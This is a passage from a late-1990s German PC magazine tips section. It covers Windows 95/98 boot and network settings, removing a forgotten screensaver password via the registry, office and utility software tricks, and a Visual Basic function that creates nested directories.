	`BootKeys=`	Standard *1* gibt an, ob die Tasten *[F4]* (Wechsel in den DOS-Modus während des Bootvorgangs) und *[F8]* (Aktivierung des Bootmenüs) funktionsfähig sein sollen.
	`BootMenu=`	Tragen Sie für diese Option den Wert *1* ein, so erscheint das Bootmenü bei jedem Start des Betriebssystems. Soll das nicht sein, tragen Sie den Wert *0* ein.
	`BootMenuDelay=`	Anzahl der Sekunden, während das Bootmenü sichtbar bleibt, bevor das Betriebssystem startet.
	`BootMenuDefault=`	gibt an, welche Option des Bootmenüs nach Verstreichen der in *BootMenuDelay* angegebenen Zeit startet, sofern der Anwender nichts anderes auswählt.
	`BootMulti=`	Standardeinstellung *0*. Setzen Sie diese Option auf den Wert *1*, sind mehrere Bootvarianten gegeben, so daß beispielsweise auch der DOS-Modus gestartet werden kann.
	`BootWarn=`	Standardeinstellung *0*. Setzen Sie die Option auf den Wert *1*, so werden im Bootmenü die Startfunktionen der Tasten *[F5]*, *[Umschalt-F5]* und *[Umschalt-F8]* angezeigt.
	`DblSpace=`	Default-Einstellung *1* bedeutet, daß beim Start des Betriebssystems der DoubleSpace-Treiber für komprimierte Laufwerke geladen wird.
	`DrvSpace=`	Standardeinstellung *1* heißt, daß beim Betriebssystemstart der DriveSpace-Treiber für komprimierte Laufwerke geladen wird.
	`Logo=`	Je nach Einstellung dieser Option wird das Startlogo von Windows angezeigt (Wert *1*) oder unterdrückt (Wert *0*).
	`Network=`	Bei Anschluß an ein Netzwerk stellt Windows diese Option auf den Wert *1*.

Klicken Sie den Button an, wird die Dokumentenliste entfernt.

18 Windows 95/98: Netzverbindung nur bei Zugriff



Wie bei einer fehlerhaften Netzverbindung das Betriebssystem den Schaden ausbügeln soll, legen Sie per Schalter fest.

Wenn Sie in einer Netzwerkumgebung arbeiten, können Sie unter anderem festlegen, wie die Netzverbindungen wiederhergestellt werden. Meistens kann die Netzwerkanmeldung mit Überprüfung (Suchen und Testen) der angeschlossenen Netzwerkressourcen nur beim Start des Betriebssystems erfolgen. Alternativ können Sie das Betriebssystem so einstellen, daß es die Netzverbindungen erst bei einem Ihrer Zugriffe auf ein Netzlaufwerk wiederherstellt. Wählen Sie die zweite Alternative, ist Windows schneller, da der Startprozeß durch den Netzwerktest nicht verzögert wird.

Um den Client auf das Netzwerk einzustellen, klicken Sie als erstes mit der rechten Maustaste auf das Icon *Netzwerkumgebung* auf dem Desktop. Es erscheint ein Pop-Up-Menü, aus dem Sie den Eintrag *Eigenschaften* auswählen. Danach öffnet sich ein Fenster, in dem Sie die Konfigurationseinstellungen für verschiedene Netzwerktypen sehen. Wählen Sie den Eintrag *Client für Microsoft-Netzwerke* durch einen Doppelklick. Auf dem Bildschirm erscheinen die Eigenschaften, die Sie nun verändern können. Markieren Sie die Option *Schnelle Anmeldung*. Sie werden dann beim Betriebssystemstart beim Netzwerk-Server angemeldet, die Netzverbindungen werden aber erst wiederhergestellt, wenn Sie auf ein Netzlaufwerk zugreifen. Dies ist deutlich schneller und auch bequemer.

19 Windows 95/98: Neustart ohne Booten



Windows 95/98 läßt sich neu starten, ohne den Rechner neu booten zu müssen.

Der Rechnerstart beim Einschalten mit allen Prüfungen wie zum Beispiel des Arbeitsspeichers nimmt einige Zeit in Anspruch. Um einen Neustart des Betriebssystems ohne Neubooten des PC zu veranlassen, klicken Sie auf den Menüpunkt *Beenden...* im *Start*-Menü. Wählen Sie *Neu starten*, und halten Sie dabei die Umschalttaste für Groß- und Kleinschreibung gedrückt. Windows wird anschließend neu geladen.

20 Windows 95/98: Bildschirmschoner mit Paßwort deaktivieren



Wenn Sie das Paßwort Ihres Bildschirmschoners vergessen, hilft Ihnen *regedit* weiter.

Wenn der aktuelle Windows-Bildschirmschoner mit einem Paßwort versehen ist, müssen Sie dieses jedesmal eingeben, wenn Sie wieder an Ihrem PC arbeiten möchten. Problematisch wird es, wenn Sie das Paßwort vergessen. In diesem Fall können Sie nach dem Start des Bildschirmschoners die Windows-Benutzeroberfläche nicht mehr aktivieren.

Abhilfe schafft die Windows-Registry, in der die Daten des Bildschirmschoners gespeichert sind. Um den Bildschirmschoner mit Paßwort zu deaktivieren, ändern Sie dort einen Eintrag. Hierbei müssen Sie allerdings einen eventuellen Datenverlust in Kauf nehmen, da Sie einen Neustart durchführen müssen, ohne den PC ordentlich herunterfahren zu können.

Starten Sie also Ihren PC neu, und laden Sie

```
regedit
```

über *Start/Ausführen*. Suchen Sie den Schlüssel, unter dem die Daten des Bildschirmschoners gespeichert sind, indem Sie in dem *Suchen*-Dialog

```
ScreenSaveActive
```

eingeben. Sie finden den passenden Schlüssel unter

```
HKEY_CURRENT_USER/
➥Control Panel/desktop
```

Setzen Sie den Wert für *ScreenSaveActive* auf *0*. Damit haben Sie den Bildschirmschoner zunächst außer Gefecht gesetzt.

Wenn Sie allerdings wieder einen Bildschirmschoner einstellen, ist das Kennwort immer noch da. Deshalb löschen Sie den Eintrag *ScreenSave_Data* mit der *[Entf]*-Taste. Danach wird das Paßwort nicht mehr abgefragt.

APPLIKATIONEN

Kaum jemand kennt eine Software komplett. Oft finden sich noch unbekannte Einstellungen, oder einfache Tastenkombinationen lösen komplexe Probleme. In dieser Ausgabe zeigen wir Ihnen, wie Sie aus Ihren Anwendungen mehr herausholen. Fragen und Anregungen senden Sie an unsere Mailadresse:
redaktion@pc-magazin.de RALPH KUSTERER/IB

21 Word 8.0: Etiketten korrigieren



Fehler beim Etikettendruck korrigieren Sie direkt im Word-Dokument.

Wenn Sie mit dem Befehl *Extras/Umschläge und Etiketten* Etiketten erzeugen, kommt es oft zu Ungenauigkeiten im Ausdruck. Häufig verschiebt sich der Text auf den Etiketten. Solche Probleme korrigieren Sie am besten direkt im Dokument.

Markieren Sie dazu mit der Maus alle Etiketten, und benutzen Sie den Befehl *Tabelle/Zellenhöhe und -breite.* Word verwaltet die einzelnen Etiketten als Tabellenzellen, deren Maße Sie nun im Dialog verändern können.

Falls beispielsweise die Zellen nicht hoch genug sind und dadurch der Text auf den unteren Etiketten zunehmend nach oben läuft, stellen Sie im Register *Zelle* im Feld *Bei:* einen etwas höheren Punktwert ein. Entsprechend passen Sie im Feld *Breite* des Registers *Spalte* die Breite der Etiketten an und korrigieren im Feld darunter gegebenenfalls den Abstand zwischen den Spalten. Nach jeder Änderung empfiehlt sich ein Testausdruck auf Normalpapier.

Nach jeder Änderung empfiehlt sich ein Testausdruck auf Normalpapier. Um den Erfolg zu kontrollieren, legen Sie den Testausdruck paßgenau über einen Etikettenbogen. Da die Stanzlinien der Etiketten leicht durchschimmern, sehen Sie sofort, ob alle Textangaben exakt innerhalb der entsprechenden Etiketten sitzen. Auf diese Weise verschwenden Sie keine teuren Etikettenbögen für Testausdrucke. Erst wenn der Testausdruck zeigt, daß alles korrekt ist, führen Sie den Ausdruck mit den echten Etikettenbögen durch.

MIT DIESEM WORD-DIALOG korrigieren Sie Fehler beim Ausdruck von Etiketten.

Häufig werden Textangaben an Seitenrändern abgeschnitten, wenn der Drucker die äußeren Randbereiche einer Seite nicht bedrucken kann. Um den Abschnitt am linken Seitenrand zu verhindern, schalten Sie das Lineal ein, markieren die komplette linke Etikettenspalte und ziehen den oberen Randbegrenzer im Lineal um einen Rasterpunkt nach rechts, wodurch der Text eingerückt wird.

Falls der Text oben abgeschnitten ist, plazieren Sie den Cursor in der ersten Zeile im Etikett links oben und benutzen den Befehl *Format/Absatz.* Hier erhöhen Sie den Wert im Feld *Vor* auf *6 pt* (oder mehr). Wiederholen Sie dies für alle Etiketten in der ersten Zeile.

22 Word 8.0: Eigene Vorlagen-Mappen



Der Vorlagen-Dialog von Word läßt sich um eigene Register erweitern.

Word bietet im Dialog des Befehls *Datei/Neu* die vorhandenen Vorlagen in Registern sortiert an. Hier lassen sich problemlos eigene Register hinzufügen, um Word individuell anzupassen. Dazu legen Sie mit einem Datei-Manager neue Verzeichnisse im Ordner *Vorlagen* an, den Sie standardmäßig unter *Programme/Microsoft Office* finden.

Um mit dem Windows Explorer ein neues Register zu erzeugen, wählen Sie hier im linken Fenster den Ordner *Vorlagen* aus und benutzen den Befehl *Datei/Neu/Ordner.* Vergeben Sie die gewünschte Bezeichnung, beispielsweise *Privat,* und schließen Sie mit *[Enter]* ab. Verschieben Sie mindestens eine *dot*-Datei in den neuen Ordner, da Word 8.0 leere Ordner nicht als Register erkennt.

Wenn Sie anschließend in Word den Befehl *Datei/Neu* benutzen, finden Sie im Dialog die neuen Register, in denen sich wie gewohnt Vorlagen hinzufügen oder bearbeiten lassen.

23 Word 8.0: Rechnen im Text



Mit Hilfe eines versteckten Befehls verwandeln Sie Word in eine Rechenmaschine.

Der schnelle Zugriff auf die vier Grundrechenarten ist auch in einer Textverarbeitung hilfreich, denn Sie sparen sich damit das Umschalten auf ein Taschenrechnerprogramm. Um Berechnungen direkt im Word-Dokument vorzunehmen, machen Sie zunächst den zuständigen Befehl verfügbar. Benutzen Sie dazu den Menüpunkt *Extras/Anpassen,* und aktivieren Sie das Register *Befehle.* Hier wählen Sie die Kategorie *Alle Befehle* aus, und ziehen aus der Liste im rechten Fenster den Eintrag *Extras-Berechnen* auf eine Symbolleiste.

Falls Sie ein Icon zuordnen möchten, klicken Sie die neue Schaltfläche mit der

rechten Maustaste an und öffnen das Menü *Schaltflächensymbol ändern.* Im Dialog finden Sie ein Taschenrechnersymbol, das Sie per Mausklick zuweisen. Aktivieren Sie im Kontextmenü die Option *Standard,* um den Text auszublenden, und schließen Sie den *Anpassen*-Dialog.

Um jetzt Berechnungen durchzuführen, markieren Sie die gewünschte Eingabe (beispielsweise *5+6, 5*6* oder *5/6*) im Dokument und klicken auf die neue Schaltfläche. Das Rechenergebnis erscheint für kurze Zeit in der Statuszeile. Außerdem liegt es in der Zwischenablage vor, so daß Sie das Resultat mit *[Strg-V]* an der Cursorposition einfügen können.

24 Excel 8.0: Individuell ausfüllen



So legen Sie das Intervall bei automatischen Reihen direkt in der Tabelle fest.

Wenn Sie Tabellenüberschriften automatisch ausfüllen lassen, sparen Sie sich viel Arbeit. Beim automatischem Fortschreiben von Begriffsreihen bietet Excel die Möglichkeit, die Schrittweite beliebig zu verändern. Sie können beispielsweise Monatsnamen in Zweierschritten ergänzen lassen.

Tragen Sie den Startbegriff der gewünschten Reihe in eine Zelle ein, beispielsweise *Januar.* Dann geben Sie in die Zelle darunter den zweiten Begriff der Reihe ein, um das Inkrement festzulegen. Damit Excel nur jeden zweiten Monat berücksichtigt, geben Sie hier also *März* ein.

Markieren Sie beide Eingaben, und zeigen Sie auf den kleinen schwarzen Punkt rechts unten auf dem Markierungsrahmen. Der Cursor nimmt nun die Form eines Pluszeichens an. Sie halten die linke Maustaste gedrückt und markieren den gewünschten Ausfüllbereich, beispielsweise die vier darunterliegenden Zellen. Wenn Sie die Maustaste loslassen, fügt Excel die entsprechenden Monatsnamen im von Ihnen definierten Abstand hinzu, in diesem Fall also *Mai, Juli, September* und *November.*

25 StarOffice 4: Sammelzustellung



Sammeln Sie Ihre E-Mail in StarOffice, und schicken Sie sie auf einmal ab.

Bei der Arbeit mit E-Mails in StarOffice ist die *Online*-Taste sehr wichtig, die Sie oben rechts in der Funktionsleiste finden. Ist die Taste aktiviert, werden E-Mails sofort abgeschickt oder abgeholt, wenn Sie die entsprechende Funktion auslösen.

Bei ausgeschalteter *Online*-Taste stellt StarOffice keine Verbindung her. Dieser Umstand läßt sich einsetzen, um mehrere E-Mails in einem Rutsch zu verschicken.

Wenn Sie im Offline-Modus im E-Mail-Editor auf *Absenden* klicken, wird die Nachricht zunächst im Ausgangskorb abgelegt. Auf diese Weise sammeln Sie mehrere Nachrichten im Ausgangskorb. Wenn Sie sie dann in einem Durchgang abschicken möchten, schalten. Sie einfach die *Online*-Taste wieder ein.

26 StarOffice 4: Versteckter Kalender



Nutzen Sie den eingebauten Kalender in StarOffice 4.0, um Termine einzuhalten.

Wieder einmal das Geschenk für den Hochzeitstag vergessen? StarOffice hilft Ihnen, diesen und andere Termine im Blick zu behalten. Denn es enthält einen Kalender, der sich jedoch nicht direkt über die Menü- und Funktionsleisten aufrufen läßt. Um den Kalender anzuzeigen, geben Sie in das *URL*-Feld links oben in der Funktionsleiste den Befehl

```
private:calendar/
```

ein und drücken *[Enter]*. Im Hauptfenster erscheint nun eine monatsweise Übersicht, in welcher der aktuelle Tag automatisch markiert ist.

DEN KALENDER des StarOffice rufen Sie direkt über das URL-Feld (links oben) auf.

Um schnell zu einem nicht angezeigten Datum zu springen, klicken Sie auf einen grau hervorgehobenen Monatsnamen. Im Menü läßt sich nun ein zukünftiger Termin auswählen – bis zu vier Jahre im Voraus. Ein Rücksprung ist im Kontextmenü allerdings nicht möglich: Dazu benutzen Sie die Pfeiltaste oben links.

27 StarOffice 4: Drag&Drop-Diagramme



Diagramme lassen sich in StarOffice-Tabellen mit der Maus aktualisieren.

Wenn Sie in einem StarCalc-Tabellendokument ein Diagramm mit Hilfe des Befehls *Einfügen/Diagramm* angelegt haben, läßt sich die grafische Darstellung jederzeit per Drag&Drop ändern.

Dazu markieren Sie einen Zellbereich mit den gewünschten Werten und ziehen ihn auf das eingebettete Diagrammobjekt. Im Dialog geben Sie an, ob sich die Beschriftung in der ersten Reihe oder ersten Spalte befindet. Nach einem Klick auf *OK* verwendet das Diagramm automatisch die neuen Daten, die Sie auf das Objekt gezogen haben.

28 WinWorks 4.0: Exakter Zeilenabstand



Durch Angabe der Maßeinheit definieren Sie exakte Zeilenabstände in Works-Texten.

Standardmäßig legt WinWorks den Zeilenabstand automatisch fest, wobei als Bemessungsgrundlage das höchste Zeichen in einer Zeile herangezogen wird. Der Zeilenabstand läßt sich auch individuell definieren.

Dazu markieren Sie den gewünschten Textbereich, benutzen den Befehl *Format/Absatz* und wählen in der Dialogbox das Register *Abstände* aus. Tragen Sie im Feld *Zeilenabstand* den gewünschten Wert ein, beispielsweise *1,5* für einen eineinhalbfachen Zeilenabstand.

Um den Abstand noch genauer festzulegen, geben Sie zusätzlich eine Maßeinheit wie *cm* (Zentimeter), *mm* (Millimeter), *pt* (Punkt) oder *in* (Zoll) an. Mögliche Eingaben sind etwa *0,9 cm* oder *18,4 pt.* Mit *OK* übernehmen Sie die Änderungen.

29 WordPerfect 6.1: Eigene Abfragen in Vorlagen



So erstellen Sie Vorlagen mit automatischen Abfragedialogen in WordPerfect.

Mit WordPerfect integrieren Sie bei Bedarf eigene Abfragedialoge in Vorlagen. Dadurch erscheint beim Anlegen eines neuen Dokuments ein Fenster, das Daten abfragt und diese in das Dokument übernimmt. Benutzen Sie dazu den Befehl *Datei/Neu.* Im Dialog wählen Sie den Eintrag *Zum Erstellen automatisierte Vorlage* aus, klicken auf *Optionen* und dann auf *Neue Vorlage.*

Im Dokument benutzen Sie in der Vorlagen-Funktionsleiste die Schaltfläche *Abfragen erstellen.* Im Dialog *Abfragen zusammenstellen* legen Sie mit *Hinzufügen* nacheinander die gewünschten Felder an, beispielsweise *Firma, Name* etc. Sie können diese Felder auch durch einen Klick auf die Schaltfläche unten mit den entsprechenden Feldern im Adreßbuch von WordPerfect verknüpfen. Die fertigen Felder übernehmen Sie mit der *Einfügen*-Schaltfläche nacheinander in die Vorlage. Dabei kann der Cursor bei geöffneter Dialogbox frei im Text plaziert werden. Schließen Sie die Dialogbox mit *OK*, und klicken Sie auf die Schaltfläche *Objekt kopieren/entfernen,* um das benötigte Makro in die Vorlage zu übernehmen. Im Dialog wählen Sie dazu unter *Objekttyp* die Option *Makros auf Datenträger* aus.

Klicken Sie auf das *Durchsuchen*-Symbol im Feld *Quelle*, und laden Sie das Makro *_autofil.wcm* mit *OK.* Anschließend übernehmen Sie das Makro mit *Kopieren* in das rechte Fenster *Ziel* und schließen den Dialog.

Im Dokument benutzen Sie nun die Schaltfläche *Zuordnen* und schalten im Dialog die Option *Auslöser* ein. Markieren Sie links die Option *Nach Neu*, und wählen Sie im Listenfeld *Makros* das *Makro zum Ausfüllen automatisierter Vorlagen.* Mit *OK* schließen Sie ab. Jetzt muß die Vorlage noch gespeichert werden.

Bei jedem Laden der Vorlage mit dem Befehl *Datei/Neu* erscheint eine Abfragebox, welche die gewünschten Informationen automatisch in das neue Dokument übernimmt.

30 MS Publisher 97: Text verteilen



Mit Hilfe von Verknüpfungen verteilen Sie Text automatisch auf mehrere Rahmen.

Wenn ein Text nicht vollständig in einen Rahmen paßt oder an anderer Stelle im Dokument weiterlaufen soll, führen Sie den Text in einem verknüpften Textrahmen fort. Legen Sie dazu einen zweiten, leeren Textrahmen an.

Wählen Sie den ersten Rahmen mit dem Quelltext aus, und klicken Sie unterhalb des Rahmens auf das Symbol mit den drei Punkten. Der Cursor nimmt die Form einer Kanne an.

Klicken Sie in den zweiten Textrahmen, der daraufhin mit Text aufgefüllt wird. Falls dieser Rahmen mit weiteren Rahmen verbunden ist, wird der Text

automatisch auf diese Rahmenserie verteilt. Ansonsten müssen Sie den beschriebenen Verknüpfungsvorgang für jeden weiteren Rahmen wiederholen, bis der Text aufgeteilt ist. Um eine Verknüpfung wieder zu lösen, klicken Sie im Rahmen mit dem Quelltext auf das Kettensymbol.

31 Picture Publisher 6: Dosierte Effekte



Setzen Sie den Maskenkanal zur kontrollierten Bildverfremdung ein.

Mit Hilfe des Maskenkanals kombinieren Sie Verläufe und Effektfilter, um dosierte Bildverfremdungen zu erreichen. Laden Sie das gewünschte Bild, und klicken Sie dann in der Statuszeile auf die Schaltfläche *Maskenkanal* mit dem Alpha-Zeichen. Wählen Sie in der Werkzeugleiste unten als *Aktivfarbe* Weiß und als *Alternativfarbe* Schwarz aus.

Klicken Sie auf die Schaltfläche *Füllwerkzeuge*, und aktivieren Sie das erste Werkzeug *Verlaufsfüllung*. Zeichnen Sie nun mit gedrückter linker Maustaste im Bild eine Linie, um Länge und Richtung des Verlaufs festzulegen, und lassen Sie die Maustaste los.

Wenn der Verlauf erscheint, klicken Sie nochmals auf die Schaltfläche *Maskenkanal*, um wieder zur normalen Bildanzeige zurückzukehren. Benutzen Sie nun den Befehl *Effekte/Effektfilter*. Falls dieser nicht verfügbar ist, wandeln Sie das Bild zunächst mit *Effekte/Konvertieren in/RGB-Farben* um.

Im Effektkatalog weisen Sie den gewünschten Effekt mit *OK* zu, beispielsweise *Metall*. Der Effektfilter wirkt sich nun lediglich auf die hellen Bereiche des Verlaufs aus.

Auf diese Weise können Sie Effekte durch die Ausrichtung und Länge des Verlaufs auf dem Maskenkanal gezielt steuern.



DURCH VERLÄUFE auf dem Maskenkanal lassen sich Effekte im Picture Publisher gezielt steuern.

32 CorelDraw 5: Getracte Bilder nutzen



So machen Sie mit CorelTrace vektorisierte Bilder in allen Anwendungen verfügbar.

Geeignete Bilder lassen sich mit dem Zusatzprogramm CorelTrace vektorisieren, um ein verlustfreies Skalieren der Grafik zu ermöglichen. Leider kann CorelTrace Dateien nur im *eps*-Format speichern. Damit sich die vektorisierten Grafiken in jeder Windows-Anwendung verarbeiten lassen, wandeln Sie die erzeugte *eps*-Datei mit Corel Draw in ein anderes Vektorformat um.

Benutzen Sie dazu in Corel Draw den Befehl *Datei/Importieren*, und laden Sie die neue *eps*-Datei. Gehen Sie auf den Befehl *Datei/Exportieren*. Im Exportdialog wechseln Sie in den Zielordner, beispielsweise in das Clipart-Verzeichnis Ihrer Textverarbeitung.

Im Feld *Aufzulistender Dateityp* stellen Sie das gewünschte Vektorformat ein, beispielsweise *Windows-Metafile, *.wmf*, und geben nochmals den Dateinamen ein. Mit zweimal *OK* schließen Sie ab.

33 TextBridge Pro 96: Optimal aufgelöst



Durch Testläufe erzielen Sie optimale Ergebnisse bei der Zeichenerkennung.

Um bei schwierigen Vorlagen die optimale Auflösung für die Schrifterkennung zu ermitteln, führen Sie vor der ei-

gentlichen Erfassung einige Testläufe durch. Dazu starten Sie TextBridge in der Standardeinstellung (*OCR trainieren* und *Prüfdaten speichern* sind ausgeschaltet) und klicken auf *Go*.

Wählen Sie in der Vorschau einen Bereich mit verschiedenen Textelementen aus. Als Auflösung stellen Sie zunächst *200 dpi* ein, lesen die Vorlage ein und klicken anschließend auf *Beenden*. Wiederholen Sie den Vorgang mehrmals mit höheren Auflösungen, also zunächst mit 300 dpi, dann mit 400 dpi usw., bis der Maximalwert erreicht ist, den Ihr Scanner physikalisch unterstützt.

Im von TextBridge erzeugten Dokument in der verknüpften Textverarbeitung finden Sie nun untereinander die Ergebnisse der einzelnen Testläufe und ermitteln so die Auflösung, mit der TextBridge die besten Resultate erzielt. Diesen Wert verwenden Sie bei der Erfassung des gesamten Textes.


Bei sehr schwierigen Vorlagen führen Sie zusätzlich Tests mit verschiedenen Helligkeitsstufen durch, um das Ergebnis zu optimieren.

34 Norton Commander: Individuell aufräumen



Mit dem Commander entfernen Sie Datenmüll auf komfortable Weise.

Die Funktion *Festplatte aufräumen* des Norton Commander für Windows 95 spürt überflüssige Dateien auf der gesamten Festplatte auf und entfernt diese. Dabei lassen sich eigene Dateigruppen definieren, nach denen Sie gezielt suchen können.



IN DIESEM FENSTER des Norton Commanders legen Sie Dateigruppen fest.

Nehmen wir an, Sie haben zahlreiche Sicherheitskopien mit der Endung *old* angelegt, die Sie loswerden möchten. Rufen Sie dazu den Dialog *Festplatte aufräumen* mit *[Umschalt-F1]* auf, und klicken Sie auf *Definieren*. Im ersten Register aktivieren Sie die Schaltfläche *Benutzerdef. Nr. 11*.

Schalten Sie links neben dem Feld *Verzeichnis* die Option *und darunter* ein, und tippen Sie in das Feld *Filtername* eine Beschreibung ein, beispielsweise *OLD-Dateien*. Aktivieren Sie das Register *Name und Attribute*.

Im Feld *Einschließen* tragen Sie die Suchmaske **.old* ein. Falls weitere Dateitypen erfaßt werden sollen, fügen Sie die entsprechenden Suchmasken hinzu, die jeweils durch ein Leerzeichen zu trennen sind. Nach einem Klick auf *OK* erscheint der neue Eintrag im Hauptdialog.

Hier wählen Sie unten das Laufwerk aus, aktivieren den neuen Eintrag und klicken auf *Start*. Der Norton Commander listet nun alle Dateien mit den definierten Endungen auf dem gewählten Laufwerk auf. Mit der *Löschen*-Schaltfläche entfernen Sie die ausgewählten Dateien.

35 WinZip 6.3: Fixer Viewer




Nutzen Sie einen Universal-Dateibetrachter als Standard-Viewer in WinZip.

Falls Sie ein Betrachterprogramm wie QuickView Plus besitzen, das zahlreiche Dateiformate anzeigt, können Sie dieses Programm direkt mit der *[Einsehen]*-Taste von WinZip verknüpfen. Normalerweise öffnet WinZip bei einem Klick auf *[Einsehen]* einen Dialog, in dem sich der gewünschten Betrachter auswählen läßt. Ein Universalbetrachter macht diesen Zwischenschritt überflüssig.

Zur Einrichtung klicken Sie in der *Classic*-Oberfläche von WinZip auf *Einsehen* und aktivieren im Dialog die Option *Editor*. Klicken Sie auf die Schaltfläche mit den drei Punkten, um ein Programm hinzuzufügen.

QuickView Plus finden Sie standardmäßig im Verzeichnis *C:\Programme\Quick View Plus\Program*. Hier wählen Sie die Datei *Qvp32.exe* aus, die Sie mit *Öffnen* in das *Viewer*-Feld übernehmen. Klicken Sie auf *Einsehen*, um den Betrachter zu aktivieren.

Anschließend benutzen Sie in WinZip den Befehl *Optionen/Konfiguration*, schalten die Option *Anklicken der Schaltfläche Einsehen* aus und schließen mit *OK* ab. Die neue Programmkonfiguration sichern Sie mit *Optionen/Einstellungen sofort speichern*. Von nun an werden die markierten Dateien im WinZip-Fenster direkt mit QuickView Plus angezeigt, wenn Sie auf *Einsehen* klicken.



WINZIP NUTZT AUF WUNSCH einen Universalbetrachter wie QuickView Plus als Standard-Viewer.

36 Quicken 6.0: Gezielt merken



Schalten Sie das automatische Merken von Buchungen aus, um die Übersicht zu verbessern.

Standardmäßig übernimmt Quicken 6 alle neu angelegten Buchungen in die Liste der gemerkten Buchungen. Die hier gespeicherten Einträge lassen sich jederzeit wieder in das Register übernehmen, wodurch Sie viel Eingabearbeit sparen. Allerdings wird die Liste sehr schnell unübersichtlich und voluminös. Daher empfiehlt es sich, nur die benötigten Buchungen manuell in die Liste zu übernehmen.

Benutzen Sie dazu den Befehl *Bearbeiten/Einstellungen/ Register*. Im Register *QuickFill* des Dialogs schalten Sie die Option *Automatisches Merken neuer Buchungssätze* aus und schließen mit *OK* ab.

Quicken übernimmt ab jetzt keine Buchungen mehr in die Liste *Gemerkte Buchungen*. Um hier eine Buchung zu erfassen, wählen Sie diese aus und benutzen *Bearbeiten/Buchung/Buchung merken* bzw. *[Strg-M]*. Gemerkte Buchungen übernehmen Sie in ein Register, indem Sie den gewünschten Eintrag im Dialog *Listen/Gemerkte Buchungen* wählen und auf *Nutzen* klicken.



PROGRAMMIERUNG: VISUAL BASIC

Ralf Nebelo, der Autor dieser Visual-Basic-Tips, ist langjähriger Mitarbeiter des PC Magazins. Für Fragen oder Verbesserungsvorschläge erreichen Sie ihn unter folgender E-Mail-Adresse:
rnebelo@hotmail.com

RALF NEBELO/ET

37 Verzeichnis(se) anlegen

Im Unterschied zum *MkDir*-Befehl legt die benutzerdefinierte *MakeDir*-Funktion auch dann einen neuen Ordner an, wenn das oder die übergeordneten Verzeichnisse nicht existieren.

Angenommen, die selbstgemachte Setup-Routine Ihres VB-Programms sieht die freie Festlegung eines Installationspfads vor, und der Anwender entscheidet sich – gegen alle Windows-Konventionen – für das Verzeichnis *d:\vb\progs\privat*. Nun existiert zwar ein Laufwerk *d*, in dessen Stammverzeichnis gibt es allerdings keinen Ordner *vb*. Und weil der nicht existiert, fehlt auch dessen Unterordner *progs*. Der Versuch, den Ordner *privat* mit *MkDir* quasi „in der Luft“ anzulegen, scheitert, denn die VB-Anweisung setzt zwingend voraus, daß das übergeordnete Verzeichnis vorhanden ist.

Die benutzerdefinierte Funktion *MakeDir* (Listing 1) ist da weniger anspruchsvoll, da sie nicht nur den eigentlichen „Zielordner“ anlegt, sondern auch alle übergeordneten Verzeichnisse, sofern diese noch nicht bestehen.

Dazu tastet sich die Funktion per Do-Loop-Schleife durch die im *sPath*-Argument angegebene Pfadangabe. Sie sucht darin nach dem jeweils nächsten Backslash (\), der die einzelnen Ordnernamen voneinander trennt. Anschließend bildet sie die Variable *sNewPath*, die den Pfadanteil bis zum jeweiligen Vorkommen des Backslash darstellt. Wenn das *sPath*-Argument *d:\vb\progs\privat* lautet, würde *sNewPath* also nacheinander die Teilpfade *d:*, *d:\vb*, *d:\vb\progs* und *d:\vb\progs\privat* repräsentieren. Mit Hilfe der Funktion *IsValidDir* (Zeile 29) überprüft *MakeDir* bei jedem dieser Teilpfade, ob es sich dabei um ein existierendes Verzeichnis handelt. Dazu führt die *IsValidDir*-Funktion eine *AND*-Verknüpfung des mit *GetAttr* ermittelten Attributwerts des Teilpfads mit der VB-Konstanten *vbDirectory* durch. Sofern *IsValidDir* mit dem Rückgabewert *False* die Nichtexistenz des Teilpfads signalisiert, wird er per *MkDir*-Anweisung angelegt. Wenn auf diese Weise alle bislang fehlenden Teilpfade erfolgreich angelegt werden konnten, meldet die *MakeDir*-Funktion den Wert *True* zurück. Das Aufrufbeispiel

```
If MakeDir_
(„d:\vb\progs\privat“)=True Then
MsgBox „Verzeichnis angelegt.“
Else
MsgBox „Fehler.“
End If
```


gibt die Meldung *Verzeichnis angelegt* aus, wenn das Verzeichnis *d:\vb\progs\privat* erzeugt werden konnte, ansonsten lautet die Meldung *Fehler*.

1 MakeDir.bas

```
1: Function MakeDir_
2: (sPath As String) As _
3: Boolean
4:   Dim sNewPath As String
5:   Dim iPosi As Integer
6:
7:   On Error Resume Next
8:
9:   If Right$(sPath, 1) <> "\" Then
10:    sPath = sPath & "\"
11:  End If
12:
13:  MakeDir = False
14:  Do
15:   iPosi=InStr(iPosi + 1, sPath, "\")
16:   If iPosi > 0 Then
17:     sNewPath = Left$(sPath, iPosi-1)
18:     If IsValidDir(sNewPath)=False Then
19:       MkDir sNewPath
20:       If Err Then
21:         Exit Function
22:       End If
23:     End If
24:   End If
25:  Loop Until iPosi = 0
26:  MakeDir = True
27: End Function
28:
29: Private Function _
30: IsValidDir(sPath As _
31: String) As Boolean
32:  On Error GoTo IVDError
33:
34:  If (GetAttr(sPath) _
35:  And vbDirectory) = _
36:  vbDirectory Then
37:    IsValidDir = True
38:  End If
39:  Exit Function
40:
41: IVDError:
42: End Function
```

Die *MakeDir*-Funktion legt einen neuen Ordner an, auch wenn die übergeordneten Verzeichnisse nicht existieren.

38 *Instr*-Suche in umgekehrter Richtung



